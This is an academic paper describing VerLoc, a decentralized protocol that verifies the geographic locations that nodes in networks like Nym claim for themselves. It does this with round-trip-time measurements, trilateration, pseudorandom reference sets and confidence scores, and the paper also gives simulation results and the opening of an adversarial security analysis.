These functionalities are compelling not just from an academic standpoint. The Nym network [14] has already integrated and deployed a prototype implementation of *VerLoc* that Nym mix nodes run twice a day. Nym wants to verify node locations to be able to enable in the future: (1) routing policy constraints to ensure routes traverse multiple jurisdictions and better protect from nation-state adversaries, (2) lower-latency location-aware routing, and (3) incentives for global location diversification via rewards and delegation of stake (e. g. premium reward rates for nodes located in geographical areas with lower node density). At the time of writing 3460 nodes have upgraded to the *VerLoc*-enabled version. We take advantage of this experimental prototype implementation to collect measurements and validate *VerLoc*'s performance in the wild.

Contribution. *VerLoc* tackles the challenge of verifying geolocations in a fully decentralized network without trusted authorities or landmarks, where up to 20 % of the network may be actively malicious. To do so, *VerLoc* uses a novel timing-based verification algorithm that is robust to network noise and can withstand strategic adversarial manipulation. *VerLoc* securely schedules Round Trip Time (RTT) measurements so that the adversary cannot influence randomized assignments. Based on pairwise RTT measurements, *VerLoc* applies trilateration to estimate the geo-location of nodes and verify their claimed whereabouts. *VerLoc* uses a broadcast channel to enable all nodes to share the information needed to verify all geo-locations. The measurement overhead involves sending a few thousand pings, and it remains constant as the network grows, while the data processing and storage overhead grows linearly with the number of nodes (by 200 B per node).

As preliminary step, we conduct an empirical study to derive a realistic network propagation model that accounts for the effects of dynamic routing, congestion, and other naturally occurring noise. This propagation model enables *VerLoc* to convert measured times into geographical distances while accounting for the effects of noise on the confidence intervals.

We first assess *VerLoc*'s performance baseline in the absence of active adversaries, i. e., considering that all network nodes honestly report their location and measurements. We conduct extensive simulations to evaluate the performance of *VerLoc* under different conditions and understand the effects of parameters that affect the accuracy of the results. We present results for a challenging deployment scenario and show that even in sub-optimal conditions *VerLoc* is able to localize nodes within a median error range of 103 km and verify with accuracy 92 % the country where a node is located. Repeating the experiments in the wild provides even better results, with a median localization error of 60 km. We then evaluate *VerLoc* against an adversary that controls a subset of nodes, considering that malicious nodes may lie about their location, report fake timing measurements, and even manipulate pairwise measurements by delaying responses. We introduce a *confidence score* that qualifies location verification decisions and show that the score is effective for accurately distinguishing between true (honest) and false (adversarial) reported locations. We find that adversaries need to control more than 20 % of nodes to begin to degrade the location verification accuracy for honest nodes, and more than 30 % to trick *VerLoc* into accepting fake locations.

2 Preliminaries

2.1 Problem Statement

We consider a network of servers, which we refer to as *nodes*, that are geographically disperse and work together to enable a service, e. g., the relays that constitute the Tor network or the peers that are part of the Bitcoin network. Note that the network may provide services to *end clients* that do not publicize their contact and location information or take part in the verification process. We consider that only the nodes that form the network infrastructure participate in the *VerLoc* protocols.

Network nodes announce their geographical location and conduct a limited number of pairwise RTT measurements that they also broadcast. Based on the set of claimed locations and pairwise measurements, *VerLoc* allows everyone to verify all the claimed locations in a fully decentralized manner. *VerLoc* is designed to function in an adversarial environment where a subset of malicious nodes coordinate to claim false locations. The goal of *VerLoc* is to distinguish between true and false locations with high accuracy, even in the face of random network noise and active adversaries that control a subset of colluding nodes. Considering an adversary that claims false node locations and manipulates reported measurements, *VerLoc*'s main security goals can be formulated as follows: first, an adversarial node n_a at geo-location l_a cannot successfully claim being at a distant location l'_a (e.g., that is in a different country); and second, honest nodes that correctly follow the protocols and report truthful information are successful in verifying their geo-location.

Network model. We model the network as a set of N nodes n_i with $i = 1..N$. Each node n_i broadcasts a descriptor with its public key pk_i, its network address IP_i, and its geographical location loc_i (ideally with an error of less than 10 km), specified by latitude and longitude. This information is periodically broadcast and nodes are 'committed' to their keys, address and location until the next update. We also assume that it is possible for any two nodes n_i and n_j to communicate directly via the Internet, i. e., the network graph is fully connected.

Broadcast channel. We assume that each node knows the full set of $N-1$ other nodes, with their *node descriptors* (including pk_i, IP_i, and loc_i). This may be achieved in different ways. In anonymous communication networks this informa-

tion is typically updated in a consensus document published every hour or few hours, while in peer-to-peer networks maintaining blockchains the information may be continuously updated via gossip protocols. The timing measurements collected by nodes, which are needed to verify locations, must also be broadcast to ensure public verifiability of results. *VerLoc* thus requires a broadcast channel. We propose using a blockchain that acts as a public, append-only log maintained in a decentralized manner by the nodes. Note however that this blockchain can be replaced by any technology that provides secure broadcast with Byzantine fault-tolerance [32]. The key security features required by *VerLoc* from the channel are integrity and availability, i.e., that once uploaded, information is publicly available to all participants and cannot be altered. Node descriptors must be digitally signed to ensure that they have been generated by the node associated to the descriptor's public key and have not been altered by others. In turn, the list of descriptors of the nodes that constitute the network for a period of time is jointly signed by the entities maintaining the broadcast channel. We assume all participants can authenticate the channel without being tricked into believing that a separate channel (controlled by the adversary) is the authentic one containing *VerLoc*'s information. Furthermore we assume that it is not possible for the adversary to censor participant's read or write access to the channel, i.e., all nodes are able to broadcast their descriptor and measurements, and to read the descriptors and measurements of all the other nodes.

Epochs. We consider that nodes commit to being available at a location for a finite amount of time. The network is updated periodically, e. g. every few hours, with the *epoch* length being dependent on the expected churn in the network. Before the start of an *epoch*, nodes broadcast their updated keys, addresses and locations. The *VerLoc* protocols run during the epoch and produce results that enable identifying malicious nodes and possibly excluding them from the next epoch.

Timing information. *VerLoc* relies on *timing information* to estimate locations, using the relation between measurable transmission times and geographical distances between nodes, which is bound by the speed of light. More precisely, the transmission time defines the area that can be reached within that amount of time – with larger distances being impossible to reach, as that would imply transmissions speeds that are faster than light.

Timing probes. Nodes in the network probe a subset of other nodes and measure the round trip time (RTT), i. e., the time elapsed between sending a request and receiving a response. These pairwise measurements do not require any central authority and can be conducted using existing protocols such as the Internet Control Message Protocol (ICMP).

Trilateration. Combining transmission times measured from reference points situated in different directions allows to narrow down the location of a node. As all nodes measure various other nodes in *VerLoc*, there is redundancy in the overall set of network measurements. This redundancy allows to detect inconsistencies created by the malicious activity of adversarial nodes, as well as distortions introduced by exceptionally bad network conditions.

Inference of geographical coordinates. Based on all the claimed node locations and reported timing measurements, *VerLoc* estimates the most likely geographical coordinates (latitude, longitude) of each node and checks the distance to the node's claimed location.

Most likely geographical zone. We consider that space may be divided into countries, regions, zones, or any other territorial division, with each location (and therefore each node) belonging to precisely one zone. In addition to the most likely geographical coordinates, *VerLoc* computes the probability that a node is located within a zone.

Confidence scores. Finally, *VerLoc* compares the set of empirically measured propagation times with the times one would expect given the locations claimed by all nodes and the propagation model. This is used to define a *confidence score* that expresses the discrepancy between expected and measured times. A low confidence score is indicative that a node localization result (coordinates as well as zone) may be wrong and possibly malicious.

2.2 Information Propagation Model

Considering propagation *speed*, the transmission *time* between two nodes is proportional to the *distance* between them. However, network effects introduce noise and variance in the transmission speed, and consequently error when estimating nodes' locations from measured times. To provide real-world capabilities, *VerLoc* must be robust to realistic levels of noise and account for the actual speed function in the underlying Internet. We conduct experiments where we measure the timings of Internet transmissions between servers placed in different locations around the world. From these experiments we distill a realistic propagation model that is shown in Figure 1. The steps we took to derive this model are explained in detail in Appendix A. Note that the propagation model is pre-computed *once* and provided as a component of *VerLoc*. While a better model can be created with a larger number of measurements, once it is obtained it does not need to be updated until the Internet infrastructure undergoes a significant enough update to change its overall propagation characteristics.

We find that transmission speed is, in practice, more complex than a simple constant due to *background noise* caused by varying transmission medium characteristics, asymmetric and dynamic routing, congestion, and a host of other effects. As shown in Figure 1, propagation speed and background noise depend on end-to-end distance. By applying a fitting function, we can model the scattered and noisy transmission speeds as an estimate $f(x)$ that provides us the most likely propagation speed for a given distance x. The speed function $f(x)$ (and its inverse $f^{-1}(t)$, which converts times to distances) is used




Figure 1: Propagation Speed Model. The scattered points show the individual speeds of ICMP traffic RTTs; the *blue* is the speed fit; the *orange* line summarizes the impact of background noise.




Figure 2: Complete measurement and analysis process. The green part includes steps involved in conducting RTT measurements, the blue part depicts the location estimation.

to estimate node locations (§3.3.1) and compute confidence scores (§3.3.3). Furthermore, the variance of observed times for similar distances allows us to capture background noise characteristics. We find that noise is lower for longer transmissions. To account for this effect, we compute a noise weight that we later use for localization.

Our propagation model is based on *real-world data* and therefore captures the actual transmission characteristics of the Internet. We base our simulation experiments on this model, and thus our sampled transmission times incorporate congestion latency and variance due to dynamic routing that is characteristic of the Internet.

3 System Concept

In this section we introduce the architecture and core system components of *VerLoc*. We explain how the *measurement component* schedules the random selection of references and the symmetric timing measurements, and how the *localization and verification component* analyzes the measured timings to produce location verification results.

3.1 System Components

As illustrated in Fig. 2, *VerLoc* consists of a **measurement component** (green) that outputs timing measurements for selected pairs of nodes, and a **location verification component** (blue) that analyzes those timings to estimate the locations of network nodes. In addition, the nodes collaboratively maintain a publicly accessible **broadcast channel** [32], allowing all nodes to broadcast their information and access the information broadcast by others. This makes the verification process fully *decentralized*, as everyone can locally compute localization results based on broadcast data. The blockchain stores the public network parameters, the node descriptors (public key, IP address, claimed location), a per-epoch random beacon, and the reported RTT measurements.

3.2 Measurement component

The measurement component involves three tasks that are executed by all network nodes:

1. **Schedule Measurements.** In each epoch, the network derives nodes' reference sets, which determine the schedule of pairwise measurements, using as seed a random beacon [46] (§3.2.1).

2. **Perform Measurements.** Nodes conduct pairwise measurements according to the scheduled reference sets by sending timing probes and recording the observed RTT (§3.2.2).

3. **Upload Measurements.** Nodes broadcast the minimum measured RTT for each node in their reference set (§3.2.3).

3.2.1 Schedule Measurements

VerLoc is designed to function in a fully decentralized fashion, without relying on any trusted authorities or third parties, and with all nodes performing the same tasks. To provide robustness, it is crucial that the reference sets are chosen in a way that cannot be biased by an adversary. Otherwise, the adversary may manipulate and exploit reference sets, e. g., selecting adversarial reference sets to successfully verify false locations and reject true locations. To prevent this, *VerLoc* assigns reference sets pseudorandomly.

VerLoc's reference set construction algorithm scales to arbitrarily large networks while maintaining a *constant* (rather than quadratic) complexity in terms of the number of measurements conducted per node. As shown in Sect. 4.3, the localization accuracy of *VerLoc* increases with the number of references per node, but the improvement has diminishing returns and, after a certain point, additional references consume resources without significantly improving performance.

We empirically determine that the best tradeoff is between 40 and 80 references per node, and use those values in our experiments.

Reference Set Construction. Reference sets are derived from the node's public keys pk_i and a random beacon x that is jointly computed by nodes and published in the blockchain once all public keys have been committed. Alternatively, the random beacon may be obtained from an external source of randomness [29], e.g., the hash of the first bitcoin block published after the start of the epoch. The beacon must only become available once all nodes have committed to their public keys and are ready for a new run of the *VerLoc* protocol. The key security requirements are that the same x is available to all nodes, and that the adversary can neither determine the value of x, nor predict it before committing to its node public keys. Given x, everyone can derive a random hash h_i for node i as: $h_i = H(x||pk_i)$, where $H()$ is a hash function [5].

We denote as R_i the *reference set* of node n_i. Given h_i, nodes follow Algorithm 1 to derive an initial set of t references to be included in R_i. These t references are only a part of a

Algorithm 1 Derive initial reference set R_i for node n_i

```
R_i := ∅
y := h_i
while |R_i| < t do
    r := y  mod N;
    if r ∉ R_i and r ≠ n_i then
        R_i.add(r)
    end if
    y := Hash(y)
end while
return R_i
```

node's reference set R_i. In *VerLoc*, references are *symmetric*, meaning that $n_j \in R_i \iff n_i \in R_j$. Note that n_j can verify that n_i correctly selected it, using h_i and Algorithm 1. Nodes complete their reference set R_i following Algorithm 2.

Algorithm 2 Complete reference set R_i

```
for j = 1..N do
    if n_j ∉ R_i and n_i ∈ R_j then
        R_i.add(n_j)
    end if
end for
return R_i
```

With this algorithm, the complete reference set R_i will have a variable size depending on the instance, as it is the sum of two components: the t references (constant number) derived from h_i, and an additional t' references (variable number) that are derived from all the other $h_j, i \neq j$. Note that the t nodes that are *already* included in R_i do not add any new reference to R_i even if $n_i \in R_j$. Given the network size N and the number of references t, a new node $n_j \notin R_i$ is added to R_i with probability $\frac{t}{N}$, and this applies to all the $N-t$ nodes that are not in the initial R_i. The probability of t' taking a certain value k thus follows a binomial distribution:

$$Pr\left[t' = k; N-t, \frac{t}{N}\right] = \binom{N-t}{k} \cdot \left(\frac{t}{N}\right)^k \cdot \left(1-\frac{t}{N}\right)^{N-t-k} \quad (1)$$

We select the parameter t to ensure that with overwhelming probability all N nodes have sufficient $t+t'$ references.

Symmetric Measurements. We use symmetric measurements for two reasons. First, they help leveling out noise and effects of asymmetric routing, as the timing $RTT(n_i \to n_j)$ might differ from $RTT(n_j \to n_i)$. Moreover, burst noise in one direction does not necessarily occur in the other direction and thus averaging both directions improves the overall robustness to noise. Second, averaging the times measured in both directions improves the robustness of *VerLoc* not just towards random noise, but also active attacks. In settings where of two nodes involved in the measurement one is honest and the other malicious, the adversary could try to report a very short transmission time to manipulate (*speed up*) the average transmission time. Similarly, the average could be *slowed down* to a desired number by the adversary reporting a very large time. *However, these attempts at manipulating the average are easily detectable by the confidence score (§3.3.3).* Speeding up the average transmission means that the adversary must contribute a measurement that is significantly *too fast*. Overly fast transmissions (faster than $2/3 \cdot c$) violate the upper speed bound and decrease the confidence score. Reporting a measurement that is significantly *too slow* will violate the lower speed bound and also result in marking the measurement as unreliable. This lowers the confidence score for both the target and the adversary nodes, meaning that adversaries that lower the confidence score of honest nodes will cause their *own* confidence score to diminish in equal measure.

3.2.2 Conduct Measurements

Given a set of references R_i for node n_i, *VerLoc* conducts pairwise measurements $RTT(n_i \leftarrow r_j)$ and $RTT(n_i \to r_j)$ between n_i and all its reference nodes $r_j \in R_i$. A node n_i conducts a measurement $RTT(n_i \to r_j)$ by sending timing probes to r_j, to which r_j responds as fast as possible, and recording the round trip time (RTT) of the responses. In their simplest form, timing probes can be implemented, e. g., as ICMP echo requests.

Freshness. To guarantee freshness, the node that initiates the timing probe includes a locally generated random nonce. When using ICMP, it is possible to encode the nonce in the variable-length data field. The responding node has to copy this nonce in the response. This prevents adversaries from *speeding up* measurements. More precisely, it is always possible for a node to hold back the response to incoming probes,

increasing the RTT and faking a longer transmission distance (§5.1). By including an unpredictable nonce, an adversarial node cannot respond to an incoming probe *before* it arrives, which eliminates the capability to fake a shorter distance. The nonce can be hashed with a previously established shared secret to protect against man-in-the-middle adversaries (§5.6).

Multiple Probes and Minimum RTT. The number of timing probes sent between a pair of nodes to conduct one measurement strikes a tradeoff between measurement accuracy and overhead. Increasing the number of probes allows to better overcome high-frequency, high-delta noise at the cost of sending more messages and taking longer to complete the protocol. As with measurements taken to infer the propagation model, nodes take the *minimum* RTT of all the timing probes exchanged with another node as the *least noisy* value. In our experiments we use series of 200 probes and extract the minimum value for each $RTT(n_i \rightarrow n_j)$.

3.2.3 Upload Measurements

Nodes broadcast the minimum measured RTT with each of their references. These measurements are the input for the localization and verification steps.

3.3 Localization and Verification

The analysis steps of *VerLoc* are executed by all nodes locally using the reported RTT measurements as input. *VerLoc* outputs three types of results for each node n_i: (1) an estimate of its location coordinates $\widehat{loc_i}$, (2) a binary verification decision for the node's claimed localization zone z_i, and (3) a score c_i that indicates *VerLoc*'s confidence in the previous two results.

3.3.1 Estimate Location Coordinates

VerLoc uses a gradient descent algorithm to estimate the geographical location of n_i. This optimization model is iterative and repeats three steps (illustrated in Figure 3) until it finds an estimated location $\widehat{loc_i}$ with minimum error. The process is based on the principle of trilateration [24, 27, 49] and defined as follows.

Define Candidate Location. In the first step, we compute the pairwise great circle distances *dist* between the claimed locations of nodes in the reference set $r_j \in R_i$ and a *possible* candidate location $\widehat{loc_i}$ for node n_i. Note that we assume that most nodes are non-adversarial and claim a *correct* location. The initial $\widehat{loc_i}$ is an educated guess for the location of n_i that is adjusted throughout the optimization steps to find the best result. The resulting vector $\overrightarrow{dist}$, of size $R = |R_i|$, contains the distances between all references r_j and candidate $\widehat{loc_i}$.

Estimate Distances. We average measurements in both directions to estimate the distance between n_i and r_j (§3.2.1).




Figure 3: Node localization process (§3.3.1). At the start of the localization process, we collect claimed locations and timing measurements from each of the references (blue circles) of a target node (black circle). We guess an initial location (red circle) for the target and then apply the iterative optimization. In the first step ①, we take the distance between each reference's claimed location and the guessed location (black lines). We compare this with the distance that corresponds to the *measured* RTT (blue dashed line) and evaluate the discrepancy between both values. In the following steps ⓝ, we use a gradient descent to adjust the guessed location (red circle) until we find the solution with the least discrepancy.

$$RTT(n_i \leftrightarrow r_j) = \frac{RTT(n_i \rightarrow r_j) + RTT(n_i \leftarrow r_j)}{2} \quad (2)$$

$RTT(n_i \rightarrow r_j)$ and $RTT(n_i \leftarrow r_j)$ are the *minimum* RTTs measured in each direction. As described in Section 2.2, we can translate transmission time into distance by applying the inverse speed function $f^{-1}(t)$. This results in a second distance vector $\overrightarrow{dist_{RTT}}$ that contains $f^{-1}(RTT(n_i \leftrightarrow r_j))$ for $r_j \in R_i$

Apply Error Function. In the third step, we compare the candidate distances $\overrightarrow{dist}$ with the distances $\overrightarrow{dist_{RTT}}$ derived from the measured RTTs. The delta between both vectors $\Delta(\overrightarrow{dist}, \overrightarrow{dist_{RTT}})$ expresses the discrepancy between the reported RTTs and the candidate location $\widehat{loc_i}$. We apply the root-mean-square error (RMSE) as an error function to evaluate how consistent $\widehat{loc_i}$ is with the reported measurements. We use an iterative optimization to minimize the RMSE for possible values of $\widehat{loc_i}$:

$$\underset{\widehat{loc_i}}{\arg\min} \sqrt{\frac{\sum_{j=1}^{R} (\Delta_j \cdot \omega_j)^2}{R}} \quad (3)$$

$\Delta_j = |dist(\widehat{loc_i}, r_j) - f^{-1}(RTT(n_i \leftrightarrow r_j))|$ is the difference between the candidate and the measured distances for reference r_j, R is the number of references in R_i, and ω_j is a distance-dependent *weighting* factor that accounts for noise effects. We derive ω_j empirically as part of the propagation model introduced in Section 2.2.

End Result. At the end of this process, we obtain a location estimate $\widehat{loc_i}$ that best fits the reported RTT measurements between n_i and its references.

3.3.2 Verify Zone

In localization problems, the specific geographic coordinates are often part of an area that has a semantic significance, e. g., a country, jurisdiction, or zone under the control of a given actor. In this case, all the points within a zone are considered equivalent. In addition to the coordinates that best approximate the node's location, *VerLoc* can ascertain whether the node is located within the zone z_i that contains the claimed location loc_i. The process illustrated in Figure 4 consists of the following steps.

Derive Target Area. In a first step, *VerLoc* translates the measured RTTs into a vector of distances. Transmission speeds on the Internet range from 0.22 c to 0.67 c [25, 34]. In order to find the *largest* target area that could possibly meet the constraints of all measurements, we use an upper bound transmission speed of $2/3 \cdot c$ to compute the distance $dist_{max}(n_i \leftrightarrow r_j) = 2/3 \cdot c \cdot RTT(n_i \leftrightarrow r_j)$.

We sort the distances in ascending order and pick the first element in this list, i. e., the reference appearing to be closest to the target node n_i. We "draw a circle" around this first reference of radius $dist_{max}(n_i \leftrightarrow r_j)$. The circle describes the area that could have been reached in the measured time. This circle is an initial area where n_i must be located, which is further narrowed down with each additional reference.

Shrink Target Area. We then proceed iteratively with the next references of the sorted list. For each reference r_j, we draw a new circle around r_j of radius $dist_{max}(n_i \leftrightarrow r_j)$ and compute the *intersection* with the previous circles. In this iterative process, we narrow down the target area step by step and exit the process when new references do not shrink the target area any further. The approach is robust to network distortions, as occurrences of high background noise lead to longer distances $dist_{max}(n_i \leftrightarrow r_j)$, whose resulting intersections are not overly restrictive.

Apply Grid. In the final step, we apply a grid to the target area resulting from all intersections. We compute a likelihood score for each point in the grid based on Δ_j, which expresses how consistent that point's location is with the measured RTTs. We normalize the scores to obtain a probability distribution, and then sum the scores of the points within each zone that overlaps with the target area. The zone that accumulates the highest mass is then compared to the claimed zone for the verification decision. In the example shown in Figure 5 *VerLoc* would output a positive zone verification if the node has claimed to be in Italy, and negative otherwise. Note that it is also possible for *VerLoc* to output the probability score of each zone instead of just the zone with the maximum score.

3.3.3 Confidence Scores

Confidence scores express the degree to which measured RTTs are consistent with the claimed locations of all nodes given the propagation model. This allows to reject decisions where the evidence is inconclusive regarding the node's location. In the following, we introduce the *generic* concept of confidence scores, whose parameters we later adjust to detect adversarial timing manipulations (§5).

Speed Bounds. We consider bounds b_l and b_u that define the minimum and maximum propagation speeds for a transmission. The upper bound $b_u = 2/3 \cdot c$ serves as a sanity check and describes the maximum transmission speed that we usually observe on the Internet. The lower bound b_l is the lower 95 % confidence bound of the speed fit (§2.2). A tolerance factor τ accounts for transmission noise that slows down packets beyond the considered speed limit:

$$b_l = l(x)(1-\tau) \qquad 0 \leq \tau \leq 1 \tag{4}$$

Apply Confidence Scores. Consider a target node n_i with a set of references $r_j \in R_i$ and reported timings $RTT(n_i \rightarrow r_j)$ and $RTT(n_i \leftarrow r_j)$ for each direction. The node's confidence score c_i represents the percentage of reference measurement pairs within bounds, with the highest possible score being 1 and the lowest 0. More precisely, we count a 1 for every pair of measurements that stays within the bounds and a 0 for every pair where at least one direction ($RTT(n_i \rightarrow r_j)$ or $RTT(n_i \leftarrow r_j)$) violates at least one bound (b_l or b_u). We then normalize the count dividing by the number of references $|R_i|$.

A threshold can then be used to either accept or reject n_i's localization results based on its confidence score c_i. In Section 5 we show how confidence scores can be used as countermeasure to distinguish benign from manipulated measurements.

4 Performance Baseline

We begin our evaluation of *VerLoc* with a study of its performance baseline in a non-adversarial simulation setup.

4.1 Experimental Setup

We evaluate *VerLoc* with simulations that account for the propagation characteristics of real-world networks. The procedure includes a preparation phase, where we randomly generate a network, and a simulation phase, where we apply *VerLoc*.

Preparation. We generate a network of N nodes n_i, each of which has a randomly chosen true location loc_i in a zone z_i among fifteen of the most populated European countries: Germany, France, United Kingdom, Italy, Spain, Ukraine, Poland, Romania, Netherlands, Belgium, Czech Republic, Hungary, Austria, Switzerland, and Slovakia. Based on these randomly generated locations we generate a propagation matrix that contains pairwise timing measurements for all possible pairs




Figure 4: Zone Verification Process (§3.3.2). In the first step ①, we generate an intersection area containing all possible locations for the node. In the second step ②, we apply a grid to the intersection and compute the distances between each point in the grid (squares) and each reference node (blue point). In the third step ③, we assign a weight to each point in the grid that describes the probability of reaching the point from the reference in the measured time, darker colors represent a higher weight. In the final step ④, we sum the weights of the grid points within each country, and pick the country with the largest sum (Italy, in this example).




Figure 5: Sample Target Grid. The black point is the location of n_i (ground truth); the colored area shows the weighted grid; darker colors indicate a higher likelihood score for a point in the grid. For the verification decision, we pick the country with the largest sum of likelihood scores.

of nodes in the network. We sample the transmission speeds, times, and noise from our empirical propagation model (§2.2).

Simulation. We first generate the set of references $r_j \in R_i$ for each node n_i. For this, we pick uniformly at random t references out of the available $N-1$ nodes and extend the set to ensure that all measurements are symmetric (cf. Alg. 2). For each measurement pair we look up timings from the pre-computed propagation matrix. We then apply the method described in Section 3.3.1 to estimate n_i's location $\widehat{loc_i}$ and the method of Section 3.3.2 to verify its zone, as defined by country borders.

4.2 Metrics

We use two metrics to evaluate the performance baseline. First, we measure the *location error* of a node n_i as the great circle distance between the estimated and actual node locations, $dist(loc_i, \widehat{loc_i})$. Second, we compute the *zone verification rate* as the fraction of nodes for which the highest weight zone matches the ground truth of the node's location zone.

4.3 Experiments

Number of References. As initial step to adjust *VerLoc*'s parameters, we analyze how the number of references influences node localization accuracy and zone verification rates. The number of references $|R_i|$ of node n_i strikes a tradeoff between the overhead and performance of *VerLoc*. References must be picked randomly to prevent attacks. Thus, we cannot optimize the choice of R_i to maximize proximity to n_i or diversity of directions, which would increase localization accuracy. Increasing the number of references is the next best option to ensure diversity of measurement directions and to level out noise.

To find a suitable target number R of references, we compute the average location error and zone verification rate for different values of R, and show the results in Figure 6. We observe a significant performance improvement in the range of $R = 10$ to $R = 80$ references, which then offers diminishing returns for larger values of R. For our simulations we choose $R = 80$ as lower bound for the number of references, and set parameter $t = 50$ so that reference sets are larger than $R = 80$ in at least 98 % of cases, i. e., $|R_i| \geq R$ for most nodes (cf. Eq. 1). In the real-world experiments presented later (§6) we test both $R = 40$ and $R = 80$ and find that the difference in localization accuracy is less than 0.5 km.




Figure 6: Performance for Localization and Verification. The zone verification rate (left y axis) shows the fraction of correct zone verifications. The localization error (right y axis) shows the distance between the estimated and true node locations.




Figure 7: KDE Localization Error: Distribution of distances between the estimated and the true location of nodes.

Table 1: Simulation Parameter Setup.

Parameter	Notation	Value	Section
Nr Network Nodes	N	1000	
Network Node	n_i	–	
Keys	(pk_i, sk_i)	–	
True Physical Loc.	loc_i	–	§4.1
Estimated Loc.	$\widehat{loc_i}$	–	
Claimed Loc.	loc_i^A	–	
True Physical Zone	z_i	–	
Estimated Zone	$\widehat{z_i}$	–	
Base References	t	50	§4.3
Reference Set	$r_j \in R_i$	$\lvert R_i \rvert \geq 80$	
Nr Adversarial Nodes	$\lvert A \rvert$	50 .. 300	§5.2
Adversarial Nodes	$a_j \in A$	–	
Claimed Nodes	$c_k \in C$	$C \subseteq A$	
Confidence Threshold	υ	0.2	§5.4
Tolerance Factor	τ	0.01	

Baseline Parameter Values. We document the *VerLoc* parameters in Table 1. The first two blocks describe the network setup and the number of references we determined in the performance baseline. The following two blocks are dedicated to the performance of *VerLoc* in an adversarial setting, which we discuss in the following section.

Localization and Zone Verification Results. In our experiments the median localization error is 103 km and the average is 122 km. The distance between true and estimated locations is distributed as shown in Figure 7. To get a sense of how these distances compare to European country sizes, we empirically evaluate the likelihood that the error will move the node across a country border. As expected, shifts between small neighboring countries are more likely to happen, but *VerLoc* still achieves on average 92 % accuracy when verifying the country in Europe where a node is located. We note that experiments in the wild outperform simulation results (§6.2), confirming that our simulations represent a particularly difficult deployment scenario.

5 Security Analysis

We consider an adversary that participates in the network with several malicious nodes. The adversary claims false locations (different from the nodes' true physical locations) for a subset of those nodes and manipulates measurements consistently with the fake claimed locations. Claiming false locations undermines the localization and verification capabilities of *VerLoc* compared to the baseline. We extend here the initial network model (§2.1) to account for adversarial setups.

5.1 Adversarial Timing Manipulations

We consider a network of N nodes, of which a subset A of nodes is adversarial, $A \subset N$. The adversary claims false locations $loc_k^A \neq loc_k$ for a subset C of adversarial nodes, $C \subseteq A$. The adversary *controls* all nodes in A and can thus manipulate timings whenever an adversarial node participates in a measurement.

